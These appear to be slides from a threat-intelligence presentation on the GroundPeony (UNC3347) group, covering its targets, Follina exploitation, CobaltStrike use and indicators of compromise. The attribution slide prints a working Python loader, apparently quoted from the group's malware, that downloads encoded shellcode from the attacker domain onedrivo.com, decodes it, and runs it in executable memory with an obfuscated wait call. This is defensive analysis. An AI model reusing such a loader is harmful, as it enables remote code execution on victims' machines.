


Attribution (2/2)

```
new_code = urllib.request.urlopen('http://www.onedrivo.com/b64_code.txt').read()    # 从远程服务器下载编码后的 shellcode
for i in range(4):
    new_code = base64.b64decode(a2b_hex(new_code))    # 将获取的内容依次进行 hex 解码和 base64 解码
new_code =codecs.escape_decode(new_code)[0]
new_code = bytearray(new_code)

# 设置VirtualAlloc返回类型为ctypes.c_uint64
ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64

#调用kernel32.dll动态链接库中的VirtualAlloc函数申请内存，0x3000代表MEM_COMMIT | MEM_RESERVE，0x40代表可读可写可执行属性
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(len(new_code)), ctypes.c_int(0x3000), ctypes.c_int(0x40))

#调用kernel32.dll动态链接库中的RtlMoveMemory函数将shellcode移动到申请的内存中
buf = (ctypes.c_char * len(new_code)).from_buffer(new_code)
ctypes.windll.kernel32.RtlMoveMemory(
    ctypes.c_uint64(ptr),
    buf,
    ctypes.c_int(len(new_code))
)
# 创建一个线程从shellcode防止位置首地址开始执行
handle = ctypes.windll.kernel32.CreateThread(
    ctypes.c_int(0),#指向安全属性的指针
    ctypes.c_int(0),#初始堆栈大小
    ctypes.c_uint64(ptr),#指向起始地址的指针
    ctypes.c_int(0),#指向任何参数的指针
    ctypes.c_int(0),#创建标志
    ctypes.pointer(ctypes.c_int(0))#指向接收线程标识符的值的指针
)
# 等待上面创建的线程运行完，敏感函数做了隐藏
dsfbw = ['W','a','i','t','F','o','r','S','i','n','g','l','e','O','b','j','e','c','t']
asjdce = ''.join(dsfbw)
mndskkfhsj = 'ctypes.windll.kernel32.' + asjdce + '(ctypes.c_int(handle),ctypes.c_int(-1))'
exec(mndskkfhsj)
```

Copy & Paste code
&
Chinese comments

Diamond Model



- Spear-Phishing email
- Shortened URL
- Zero-day exploit
  - Follina (CVE-2022-30190)
- Malware
  - CobaltStrike
  - micDown
- DLL Side-Loading

GroundPeony
- aka UNC3347
- China-nexus threat group
- Active since at least 2021

South / East Asia
- Taiwan, Hong Kong, South Korea, Nepal, India
- Government, research / educational institute, telecom

- Compromised website
- Domain
  - PublicDomainRegistry
- IP
  - AS63734 (365 Online technology joint stock company)
  - AS55720 (Gigabit Hosting Sdn Bhd)
  - AS 30823 (combahton GmbH)

Wrap-Up

GroundPeony

- As known as UNC3347
- China-nexus threat group
- Active since at least 2021
- Targeting East / South Asian countries
  - Taiwan, Hong Kong, South Korea, Nepal, India
  - Government, research / educational institute, telecom
- Notable capabilities
  - Exploiting zero-day vulnerability
    - Follina (CVE-2022-30190)
  - Compromising target-related website to distribute malware

IoCs (1/2)

SHA256

- 1992b552bdaf93caeb470f94b4bf91e0157ba4a9bb92fb8430be946c0ddabdeb
- 425630cc8be2a7dc2626ccd927bb45e5d40c1cb606bb5b2a7e8928df010af7c9
- fa6510a84929a0c49d91b3887189fca5a310129912d8e7d14fed062e9446af7e
- 142a027d78c7ab5b425c2b849b347952196b03618e4ad74452dbe2ed4e3f73cd
- d1989ca12426ed368816ce00f08975dc1ff1e4f474592523c40f9af344a57b49
- 6e13e5c7fcbafc47df259f2565efaed51bc1d021010c51673a7c455b5d4dad2b
- ef611e07e9d7e20ed3d215e4f407a7a7ca9f64308905c37e53df39f8a5bcbb3c
- 7b814e43af86a84b9ad16d47f9c74da484ea69903ef0fbe40ec62ba123d83a9a
- f3e0a3dd3d97ccc23c4cee0fd9c247dbe79fbf39bc9ae9152d4676c96e46e483
- 50182fca4c22c7dde7b8392ceb4c0fef67129f7dc386631e6db39dec73537705

IoCs (2/2)

IP / Domain

- 103.199.17.184
- 160.20.145.111
- 172.93.189.239
- *.onedrivo.com